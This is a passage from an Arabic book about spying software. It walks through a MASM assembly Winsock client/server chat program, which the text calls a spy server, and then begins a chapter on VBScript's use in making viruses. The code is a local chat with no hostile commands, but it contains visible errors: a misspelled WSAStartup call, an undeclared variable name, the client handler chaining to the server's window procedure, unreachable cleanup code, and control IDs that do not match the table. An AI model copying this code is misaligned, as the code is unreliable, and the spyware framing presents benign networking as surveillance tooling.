المعامل hWnd : وهو مقبض النافذة التي ستعالج أحداث المقبس.. ومن الأفضل أن تكون نافذة مستقلة .. ويجوز استخدام أي نوع من أنواع النوافذ .. بشرط أن يكون لها مقبض handle مثل Combo , Textbox , Dialog .

المعامل wParam : تحديد رسائل المقبس بقيمة ثابتة نقوم نحن بتعريفها .


المعامل lParam : يحدد الأحداث التي نريد مراقبتها للمقبس..وسنتحدث عنها لاحقاً .


وعند نجاح الدالة تعود بالقيمة صفر وإلا ستعود بـ SOCKET_ERROR .

تصميم برنامج سيرفر التجسس :

سنقوم الآن بتصميم برنامج يغطي كافة الدوال التي تحدثنا عنها .. البرنامج سيكون Client/Server وبه صندوق محادثة بسيط .

المشروع باسم Winsock والواجهة الرئيسية له كالتالي :





والجدول التالي به أسماء العناصر ومعرفاتهم :

#	ID	Name	Control
1	1001	EDT_IP	IPAddress
2	1002	EDT_PORT	EditText
3	1010	BTN_CONNECT	Button
4	2010	CLIENT_HWND	EditText
5	1020	STC_CLIENT	Static
6	2020	SERVER_HWND	EditText
7	1021	STC_SERVER	Static
8	1003	EDT_CLIENT_TEXT	EditText
9	1004	EDT_SERVER_TEXT	EditText
10	1005	EDT_CLIENT_MSG	EditText
11	1006	EDT_SERVER_MSG	EditText
12	1011	BTN_CLIENT_SEND	Button
13	1012	BTN_SERVER_SEND	Button
14	1030	LST_LOG	ListBox

أعتقد أن كل عنصر في النافذة معروف وظيفته ما عدا العنصرين :

CLIENT_HWND
SERVER_HWND

هل تتذكر الدالة **WSAAsyncSelect** وأنها بحاجة إلي مقبض نافذة لكي تستطيع دمج رسائل المقبس مع رسائل النافذة .. فهذه هي وظيفة كلا العنصرين.. سيصبحان كلا منهما النافذة التي تستقبل أحداث المقبس.. وبالتالي سنحتاج إلي إنشاء إجراء لنافذة كلا العنصرين وهذا يتم عن طريق عمل **Hooking** علي كلا النافذتين .

وقد قمت بدمج كلاً من الكلينت والسيرفر في برنامج واحد ونافذة واحدة حتى يسهل ويوفر الشرح عليهما معاً.

والآن نستعرض شفرة ملف **Winsock.inc**

```

1  include windows.inc
2  include kernel32.inc
3  include user32.inc
4  include Comctl32.inc
5  include shell32.inc
6  include masm32.inc
7  include ws2_32.inc
8
9  includelib kernel32.lib
10 includelib user32.lib
11 includelib Comctl32.lib
12 includelib shell32.lib
13 includelib masm32.lib
14 includelib ws2_32.lib
15
16 include c:\masm32\macros\macros.asm
17
18DlgProc      PROTO  :HWND,:UINT,:WPARAM,:LPARAM
19ServerProc   PROTO  :HWND,:UINT,:WPARAM,:LPARAM
20ClientProc   PROTO  :HWND,:UINT,:WPARAM,:LPARAM
21ShowLog      PROTO  :DWORD
22
23.const
24IDD_DIALOG1  equ 101
25EDT_IP       equ 1001
26EDT_PORT     equ 1002
27EDT_CLIENT_TEXT equ 1003
28EDT_SERVER_TEXT equ 1004
29EDT_CLIENT_MSG equ 1005
30EDT_SERVER_MSG equ 1006
31BTN_CONNECT  equ 1010
32BTN_CLIENT_SEND equ 1011
33BTN_SERVER_SEND equ 1012
34LST_LOG      equ 1013
35CLIENT_HWND  equ 1000
36SERVER_HWND  equ 2000

```

```

37 CR equ 0Dh
38 LF equ 0Ah
39 WM_SOCKET equ WM_USER + 31
40 ;#####
41 .data
42 IP db "127.0.0.1",0
43 Port dd 4400
44 buffer db 512 dup(0)
45 Text db 65000 dup(0)
46 NewLine db CR,LF,0
47 ID_Connect db "Connect",0
48 ID_Disconnect db "Disconnect",0
49 ;#####
50 .data?
51 hInstance dd ?
52 hDlg dd ?
53 wsaData WSADATA <?>
54 hServer dd ?
55 hClient dd ?
56 hList dd ?
57 lpPrevServer dd ?
58 lpPrevClient dd ?
59 SockAddrServer sockaddr_in <?>
60 SockAddrClient sockaddr_in <?>
61 SockAddrRemote sockaddr_in <?>
62 SocketServer dd ?
63 SocketClient dd ?
64 hClientSocket dd ?
65 RemoteAddrLen dd ?
66 ;#####

```

السطر 14,7 : نقوم بتضمين مكتبة الوينسوك الإصدار الثاني .

السطر 38,37 : نقوم بتعريف حرفي السطر الجديد CR & LF .

السطر 39 : تعريف ثابت خاص لتحديد الرسالة الخاصة بالمقبس .

السطر 53 : تعريف بنية من نوع WSADATA لحمل معلومات مكتبة الوينسوك المحملة.

السطر 54 : تعريف متغير ليحمل مقبض الأداة SERVER_HWND .

السطر 55 : تعريف متغير ليحمل مقبض الأداة CLIENT_HWND .

السطر 57 : تعريف متغير ليحمل عنوان إجراء النافذة الافتراضي للأداة

. SERVER_HWND

السطر 58 : تعريف متغير ليحمل عنوان إجراء النافذة الافتراضي للأداة
CLIENT_HWND .

السطر 59 : بنية من نوع sockaddr_in لوضع بيانات مقبس السيرفر بها .

السطر 60 : بنية من نوع sockaddr_in لوضع بيانات مقبس العميل بها .

السطر 61 : بنية من نوع sockaddr_in لوضع بيانات مقبس العميل - بعد الاتصال
بالسيرفر - بها .

السطر 62 : تعريف متغير سيحمل قيمة مقبس السيرفر .

السطر 63 : تعريف متغير سيحمل قيمة مقبس العميل .

السطر 64 : تعريف متغير سيحمل قيمة مقبس العميل الجديد من السيرفر بعد الاتصال .

السطر 65 : تعريف متغير سيحمل حجم البنية في السطر 61 .

شفرة الملف *Winsock.Asm*

```

1  .386
2  .model flat, stdcall ;32 bit memory model
3  option casemap :none ;case sensitive
4  include WinSock.inc
5
6  .code
7  start:
8
9      invoke GetModuleHandle,NULL
10     mov hInstance,eax
11
12     invoke InitCommonControls
13     invoke DialogBoxParam,hInstance,IDD_DIALOG1,NULL,addr DlgProc,NULL
14     invoke ExitProcess,0
15     ;#####
16     DlgProc proc hWin:HWND,uMsg:UINT,wParam:WPARAM,lParam:LPARAM
17         mov     eax,uMsg
18         .if eax==WM_INITDIALOG
19             push hWin
20             pop hDlg
21             invoke GetDlgItem,hWin,CLIENT_HWND
22             mov hClient,eax
23             invoke GetDlgItem,hWin,SERVER_HWND
24             mov hServer,eax
25             Call InitializeME
26             call HookServer
27             call InitializeWinsock
28             call ServerListen
29         .elseif eax==WM_COMMAND
30             movzx eax,word ptr[wParam]
31             movzx edx,word ptr[wParam+2]
32             .if edx == BN_CLICKED
33                 .if eax==BTN_CONNECT

```

```

34         invoke GetDlgItemText,hWin,BTN_CONNECT,addr buffer,
35                 sizeof buffer
36         invoke strcmp,addr buffer,addr ID_Connect
37         .if eax==0
38             call HookClient
39             call ClientConnect
40         .else
41             invoke SetDlgItemText,hWin,BTN_CONNECT,addr ID_Connect
42             invoke closesocket,SocketClient
43             call UnHookClient
44             invoke ShowLog,CTXT("Client : Disconnected.")
45         .endif
46         .elseif eax==BTN_CLIENT_SEND
47             call SendToServer
48         .elseif eax==BTN_SERVER_SEND
49             call SendToClient
50         .endif
51     .endif
52     .elseif eax==WM_CLOSE
53         call ExitSocket
54         call CleanWinsock
55         call UnHookServer
56         invoke EndDialog,hWin,0
57     .else
58         mov eax,FALSE
59         ret
60     .endif
61     mov  eax,TRUE
62     ret
63 DlgProc endp
64
65 ShowLog Proc dMSG:DWORD
66     invoke SendDlgItemMessageA,hDlg,LST_LOG,LB_INSERTSTRING,-1,dMSG
67     invoke SendDlgItemMessageA,hDlg,LST_LOG,LB_GETCOUNT,NULL,NULL
68     dec eax
69     invoke SendDlgItemMessageA,hDlg,LST_LOG,LB_SETCURSEL,eax,NULL
70     ret

```

```

71 ShowLog endp
72
73 InitializeME Proc
74     invoke SendDlgItemMessageA,hDlg,EDT_IP,WM_SETTEXT,-1,addr IP
75     invoke dwtoa,Port,addr buffer
76     invoke SendDlgItemMessageA,hDlg,EDT_PORT,WM_SETTEXT,-1,
77         addr buffer
78     ret
79 InitializeME endp
80
81 InitializeWinsock Proc
82     invoke WSASStartup,2, addr wsaData
83     .if eax==0
84         invoke ShowLog,CTXT("Winsock Initialized...")
85     .else
86         invoke ShowLog,CTXT("Error Initializing Winsock.")
87     .endif
88     ret
89 InitializeWinsock endp
90
91 ExitSocket Proc
92     .If SocketServer != INVALID_SOCKET
93         invoke closesocket,SocketServer
94     .endif
95
96     .If SocketClient != INVALID_SOCKET
97         invoke closesocket,SocketClient
98     .endif
99     ret
100
101     .If hClientSocket != INVALID_SOCKET
102         invoke closesocket,SocketClient
103     .endif
104     ret
105 ExitSocket endp
106

```

```

107 CleanWinsock Proc
108     invoke WSACleanup
109     ret
110 CleanWinsock endp
111
112 ;#####
113 ;##### Server #####
114 ;#####
115
116 HookServer Proc
117     invoke SetWindowLong,hServer,GWL_WNDPROC,ServerProc
118     mov lpPrevServer,eax
119     invoke ShowLog,CTXT("Server Hooking Started...")
120     ret
121 HookServer endp
122 UnHookServer Proc
123     invoke SetWindowLong,hServer,GWL_WNDPROC,lpPrevServer
124     invoke ShowLog,CTXT("Server Hooking Stopped.")
125     ret
126 UnHookServer endp
127
128 ServerListen Proc
129     invoke socket, AF_INET, SOCK_STREAM, IPPROTO_TCP
130     mov SocketServer,eax
131     .if SocketServer==INVALID_SOCKET
132         invoke ShowLog,CTXT("Can't Create The Server Socket")
133         ret
134     .endif
135     invoke ShowLog,CTXT("Server Socket Created...")
136     mov [SockAddrServer.sin_family],AF_INET
137     invoke htons,Port
138     mov [SockAddrServer.sin_port],ax
139     mov [SockAddrServer.sin_addr],INADDR_ANY
140     invoke bind,SocketServer,addr SockAddrServer,sizeof SockAddrServer
141     .if eax==SOCKET_ERROR
142         invoke closesocket,SocketServer

```

```

143     invoke ShowLog,CTXT("Can't Bind The Server Socket.")
144     ret
145 .endif
146     invoke ShowLog,CTXT("Server Socket Binding Done...")
147
148     invoke WSAAsyncSelect,SocketServer,hServer,WM_SOCKET,FD_ACCEPT
149
150     invoke listen,SocketServer,SOMAXCONN
151     .if eax==SOCKET_ERROR
152         invoke closesocket,SocketServer
153         invoke ShowLog,CTXT("Error Listening..maybe the port is in use.")
154         ret
155     .endif
156     invoke ShowLog,CTXT("Ready To Accept ID Request.")
157     ret
158 ServerListen endp
159
160 ServerProc Proc hWnd:HWND,uMsg:UINT,wParam:WPARAM,lParam:LPARAM
161     .If uMsg == WM_SOCKET
162         .if lParam == FD_ACCEPT
163             mov [RemoteAddrLen], sizeof SocketAddrRemote
164             invoke accept,SocketServer,addr SocketAddrRemote,
165                 addr RemoteAddrLen
166             mov hClientSocket,eax
167             invoke WSAAsyncSelect,hClientSocket,hWnd,WM_SOCKET,
168                 FD_READ or FD_CLOSE
169             invoke ShowLog,CTXT("Server : Connected.")
170             invoke SetDlgItemText,hDlg,BTN_CONNECT,addr ID_Disconnect
171         .elseif lParam == FD_READ
172             invoke recv,wParam,addr buffer,512,0
173             .if eax>0
174                 invoke GetDlgItemText,hDlg,EDT_SERVER_TEXT,addr Text,
175                     sizeof Text
176                 invoke lstrcat,addr Text,CTXT("Client : ")
177                 invoke lstrcat,addr Text,addr buffer
178                 invoke lstrcat,addr Text,addr NewLine
179                 invoke SendDlgItemMessageA,hDlg,EDT_SERVER_TEXT,
180                     WM_SETTEXT,-1,addr Text

```

```

181         .endif
182         .elseif lParam == FD_CLOSE
183             invoke ShowLog,CTXT("Server : Disconnected.")
184             invoke closesocket,hClientSocket
185         .endif
186     .endif
187     invoke CallWindowProc,lpPrevServer,hWnd,uMsg,wParam,lParam
188     ret
189 ServerProc endp
190
191 SendToClient Proc
192     invoke GetDlgItemText,hDlg,EDT_SERVER_MSG,addr buffer,sizeof buffer
193     invoke strlen,addr buffer
194     .if eax>0
195         invoke send,[hClientSocket],addr buffer,512,0
196         .if eax==SOCKET_ERROR
197             invoke ShowLog,CTXT("Connection Lost With The Client.")
198             ret
199         .endif
200         invoke GetDlgItemText,hDlg,EDT_SERVER_TEXT,addr Text,sizeof Text
201         invoke strcat,addr Text,CTXT("Server : ")
202         invoke strcat,addr Text,addr buffer
203         invoke strcat,addr Text,addr NewLine
204         invoke SendDlgItemMessageA,hDlg,EDT_SERVER_TEXT,WM_SETTEXT,
205             -1,addr Text
206         invoke SendDlgItemMessageA,hDlg,EDT_SERVER_MSG,WM_SETTEXT,
207             -1,NULL
208     .endif
209     ret
210 SendToClient endp
211
212 ;#####
213 ; ##### Client #####
214 ;#####
215
216 HookClient Proc

```

```

217     invoke SetWindowLong,hClient,GWL_WNDPROC,ClientProc
218     mov lpPrevClient,eax
219     invoke ShowLog,CTXT("Client Hooking Started...")
220     ret
221 HookClient endp
222
223 UnHookClient Proc
224     invoke SetWindowLong,hClient,GWL_WNDPROC,lpPrevClient
225     invoke ShowLog,CTXT("Client Hooking Stopped.")
226     ret
227 UnHookClient endp
228
229 ClientConnect Proc
230     invoke socket,AF_INET,SOCK_STREAM,IPPROTO_TCP
231     mov SocketClient,eax
232     .if SocketClient==INVALID_SOCKET
233         invoke ShowLog,CTXT("Can't Create The Client Socket")
234         ret
235     .endif
236     invoke ShowLog,CTXT("Client Socket Created...")
237     mov [SockAddrClient.sin_family],AF_INET
238     invoke htons,Port
239     mov [SockAddrClient.sin_port],ax
240     invoke inet_addr,addr IP
241     mov [SockAddrClient.sin_addr],eax
242     invoke connect,[SocketClient],addr SockAddrClient,sizeof SockAddrClient
243     .if eax==SOCKET_ERROR
244         invoke ShowLog,CTXT("Unable To Connect To The Server")
245         ret
246     .endif
247
248     invoke WSAAsyncSelect,SocketClient,hClient,WM_SOCKET,
249         FD_CONNECT or FD_READ or FD_CLOSE
250     ret
251 ClientConnect endp
252

```

```

253 ClientProc Proc hWnd:HWND,uMsg:UINT,wParam:WPARAM,lParam:LPARAM
254 .If uMsg == WM_SOCKET
255     .if lParam == FD_CONNECT
256         invoke ShowLog,CTXT("Client : Connected.")
257     .elseif lParam == FD_READ
258         invoke recv,wParam,addr buffer,1024,0
259         .if eax>0
260             invoke GetDlgItemText,hDlg,EDT_CLIENT_TEXT,addr Text,
261                 sizeof Text
262             invoke lstrcat,addr Text,CTXT("Server : ")
263             invoke lstrcat,addr Text,addr buffer
264             invoke lstrcat,addr Text,addr NewLine
265             invoke SendDlgItemMessageA,hDlg,EDT_CLIENT_TEXT,
266                 WM_SETTEXT,-1,addr Text
267         .endif
268     .elseif lParam == FD_CLOSE
269         invoke ShowLog,CTXT("The Server Disconnected.")
270         invoke closesocket,SocketClient
271     .endif
272 .endif
273 invoke CallWindowProc,lpPrevServer,hWnd,uMsg,wParam,lParam
274 ret
275 ClientProc endp
276
277 SendToServer Proc
278 invoke GetDlgItemText,hDlg,EDT_CLIENT_MSG,addr buffer,sizeof buffer
279 invoke strlen,addr buffer
280 .if eax>0
281     invoke send,[SocketClient],addr buffer,512,0
282     .if eax==SOCKET_ERROR
283         invoke ShowLog,CTXT("Connection Lost With The Server.")
284         ret
285     .endif
286     invoke GetDlgItemText,hDlg,EDT_CLIENT_TEXT,addr Text,sizeof Text
287     invoke lstrcat,addr Text,CTXT("Client : ")
288     invoke lstrcat,addr Text,addr buffer
289     invoke lstrcat,addr Text,addr NewLine
290     invoke SendDlgItemMessageA,hDlg,EDT_CLIENT_TEXT,WM_SETTEXT,
291         -1,addr Text
292     invoke SendDlgItemMessageA,hDlg,EDT_CLIENT_MSG,WM_SETTEXT,
293         -1,NULL
294 .endif
295 ret
296 SendToServer endp
297 end start

```

شرح شفرة برنامج التجسس :

السطور 18 – 28 : في حدث تهيئة نافذة الحوار .. نقوم بالحصول علي مقبض النافذة ومقبض أداتي *CLIENT_HWND* و *SERVER_HWND* .. ومن ثم نستدعي الإجراء *InitializeME* والذي سيقوم بعمل بعض الخطوات الأولية .

ثم نستدعي الإجراء *HookServer* والذي سيقوم بإلقاء خطاب علي النافذة *SERVER_HWND* .

ثم نقوم بتحميل وتهيئة مكتبة الوينسوك باستدعاء *InitializeWinsock* .
ومن ثم نقوم بوضع مقبس السيرفر في حالة استماع لأي طلبات اتصال قادمة باستدعاء *ServerListen* .

السطور 33-45 : شفرة زر الاتصال وقطع الاتصال .. وفيها نختبر نص الزر لمعرفة الوضع الحالي هل هو اتصال أم لا ؟ .. فإذا كان الزر به "اتصال" نقوم بإلقاء خطاب علي نافذة *CLIENT_HWND* باستدعاء *HookClient* .

ثم نقوم باستدعاء *ClientConnect* لتجربة الاتصال مع السيرفر .. ولا نغير نص الزر إلي "قطع الاتصال" إلا إذا رد علينا السيرفر بالموافقة علي الاتصال .
وإذا كان نص الزر "قطع الاتصال" .. فنقوم بتغيير نص الزر إلي "اتصال" ومن ثم نقوم بغلق مقبس العميل بدالة *closesocket* .

ثم نلغي خطاب الرسائل علي نافذة العميل باستدعاء *UnhookClient* .. ونظهر رسالة للمستخدم أنه تم قطع الاتصال .

السطر 47 : نقوم باستدعاء *SendToServer* لإرسال ما يكتبه العميل إلي السيرفر .
السطر 49 : نقوم باستدعاء *SendToClient* لإرسال كل ما يكتبه السيرفر إلي العميل .
السطور 52-56 : عند إنهاء النافذة نقوم باستدعاء *ExitSocket* لغلق جميع المقابس ..
وأیضا نقوم باستدعاء *CleanWinsock* لمسح الوينسوك.. ومن أيضا المفيد فك الخطاب عن كلا من السيرفر والعميل .

السطور 65-71 : إجراء إظهار نتائج تنفيذ العمليات في قائمة *LST_LOG* حيث يتم تمرير عنوان النص المراد إظهاره لـ *dMSG* .. ومن ثم إضافته .. ومن المفيد أن نقوم

بتغيير شريط التمرير الرأسي أوتوماتيكيا بعمل تحديد علي العنصر الأخير دائماً في القائمة .. كلما كان هناك إدخال جديد .

السطور 73-79 : شفرة إجراء InitializeME .. وفيه نقوم فقط بإظهار عنوان الانترنت IP ورقم المنفذ في صندوق النص علي النافذة الرئيسية .. حيث يتم استخدام أرقام داخلية غير مسموح لها بالتعديل من المستخدم .. منعاً للخطأ عند التجربة .. ومن الممكن أن تتيح أنت عمل هذا التعديل .

السطور 81-89 : شفرة إجراء تهيئة مكتبة الوينسوك .. وقمنا باستدعاء الدالة WSASStartup وتمرير القيمة 2 لتحميل Winsock 2.0 .. ومؤشر للبنية WSADATA والتي ستستقبل معلومات عن المكتبة المهيئة .

السطور 91-105 : شفرة إجراء Exit_Socket وبه نختبر كل مقبس إذا كان له قيمة فنقوم بإغلاقه .

السطور 107-110 : شفرة إجراء CleanWinsock وفيه نقوم باستدعاء الدالة WSACleanup فقط .

السطور 116-126 : نقوم بإلقاء خطاب علي نافذة SERVER_HWND والتي اتفقنا علي أنها ستستقبل أحداث ورسائل المقبض .. وكذلك فك الخطاب عندما نريد ذلك .

السطر 128 : بداية شفرة وضع المقبس في حالة استماع .

السطر 129 : نقوم بإنشاء مقبس علي بروتوكول TCP .

السطور 136-139 : نقوم بملء بنية sockaddr_in هي SockAddrServer حيث نمرر عائلة العنوان AF_INET .. ثم نقوم بتحويل رقم المنفذ إلي صيغة الشبكة باستخدام دالة htons .. والقيمة المعادة في حجم Word .

كذلك يمكن تمرير عنوان الانترنت الخاص بك .. ولكن يمكن تمرير القيمة INADDR_ANY لجعل الوينسوك تختار العنوان بدلاً منك .. ونفس الحال إذا مررت القيمة صفر إلي رقم المنفذ .. ستجعل الوينسوك تختار رقم منفذ عشوائي لك في الحدود بين 1024 و 5000.

السطر 140 : نقوم باستدعاء الدالة bind لربط المقبس socketServer بالبنية sockAddrServer .

السطر 148 : نقوم باستدعاء دالة WSAAsyncSelect لدمج رسائل المقبس مع رسائل نافذة SERVER_HWND.. وتحديد رسائل المقبس بالثابت WM_SOCKET.. وتمرير الحدث الذي نريد مراقبته وهو FD_ACCEPT .. وهو حدث خاص بوجود طلب اتصال قادم للموافقة عليه .

السطر 150 : نقوم بوضع المقبس في حالة استماع .

السطور 160 – 189 : شفرة إجراء النافذة SERVER_HWND التي قمنا بإلقاء خطاف عليها.. كل ما نريده من إجراء النافذة هو شيء واحد .. وهو إذا كانت هناك رسائل للمقبس WM_SOCKET .. ومن ثم نقوم بتحليل تلك الرسائل .

حيث توجد عدة أحداث للمقبس منها :

حدث FD_ACCEPT : حالة وجود طلب اتصال .

حدث FD_CONNECT : في حالة إذا أتم الطرف الآخر الاتصال بنجاح .

حدث FD_READ : في حالة إذا كانت هناك بيانات قادمة من الطرف الآخر .

حدث FD_CLOSE : في حالة إذا أغلق الطرف الآخر الاتصال .

ومن هذه الأحداث نستطيع اتخاذ الخطوات اللازمة تبعاً لكل حدث..

ففي حدث وجود طلب اتصال FD_ACCEPT نقوم بالموافقة علي الاتصال بدالة Accept والتي تعود بمقبس جديد يربطنا مع الطرف الآخر .. ومن ثم بعد نجاح الاتصال نعيد مراقبة الأحداث الأخرى للمقبس الجديد .. وتغيير زر الاتصال إلي "قطع الاتصال" .

وفي حدث وجود بيانات للقراءة FD_READ من الطرف الآخر .. نقوم باستقبال تلك البيانات في مخزن .. ونتأكد من حجم تلك البيانات أنه أكبر من الصفر.. قبل عرضها علي المستخدم في صندوق المحادثة .

وفي حدث إغلاق الاتصال من الطرف الآخر `FD_CLOSE` نقوم بغلق المقبس الجديد الذي يربطنا مع الطرف الآخر ونظهر رسالة تفيد بغلق الاتصال .

السطور 191-210 : شفرة إجراء إرسال النص إلى العميل .. ونقوم به بإتيان النص المراد إرساله من العنصر `EDT_SERVER_MSG` والتأكد من أن المستخدم قام بكتابة النص أولا .. ثم نستخدم دالة `send` لإرسال هذا النص ومن ثم نقوم أيضا بإضافة النص المرسل إلى نافذة المحادثة في السيرفر.

وشفرة العميل `Client` لا تختلف كثيرا عن شفرة المزود `Server` .. فقط في البنية `sockAddrClient` نقوم بتمرير عنوان الانترنت `IP` ورقم المنفذ للسيرفر .

ونراقب أحداث `FD_CONNECT , FD_READ , FD_CLOSE`

ثم نستخدم دالة `connect` للاتصال بالسيرفر .. وعند قبول السيرفر الاتصال سيتم إرسال رسالة لمقبس العميل للحدث `FD_CONNECT` .. وباقي الأحداث لا تختلف عما هو موجود في السيرفر.

الفصل الخامس

التجسس باستخدام سفراء **VBS**

الفصل الخامس

التجسس باستخدام شفرات VBS

تاريخ VBS في صناعة الفيروسات :

تم صناعة الكثير من الفيروسات المدمرة من هذه اللغة حيث تمتاز ببساطتها وسهولة التعامل معها وعدم الاعتماد علي التصميم الخارجي للإنترفيس والتنفيذ المباشر علي النظام مما يعني الوصول إلي الغاية بأسهل طريقة ممكنة .

لغة في سي سكريبت VBScript هي لغة كتابة سكريبتات نصية , حيث تعتبر أحد ثلاث أدوات تطوير من لغة البيسك لنظام النوافذ , والثلاث أدوات هم :

Visual Basic
Visual Basic For Application (VBA)
Visual Basic Script

Visual Basic	بيئة تطوير تساعد علي بناء ملفات تنفيذية وعناصر Active X ومكتبات ربط ديناميكية DLL .
VBA	نسخة من البيسك المرئي وتستخدم في تطبيقات أوفيس Microsoft Office .
VBScript	لغة كتابة نصوص موجهة للانترنت أو لإنتاج ملفات الباتش في نظام ويندوز .

وتطبيقات لغة VBscript والمجالات التي نستطيع استخدام تلك اللغة فيها هي :

صفحات الويب (Web Pages) :-

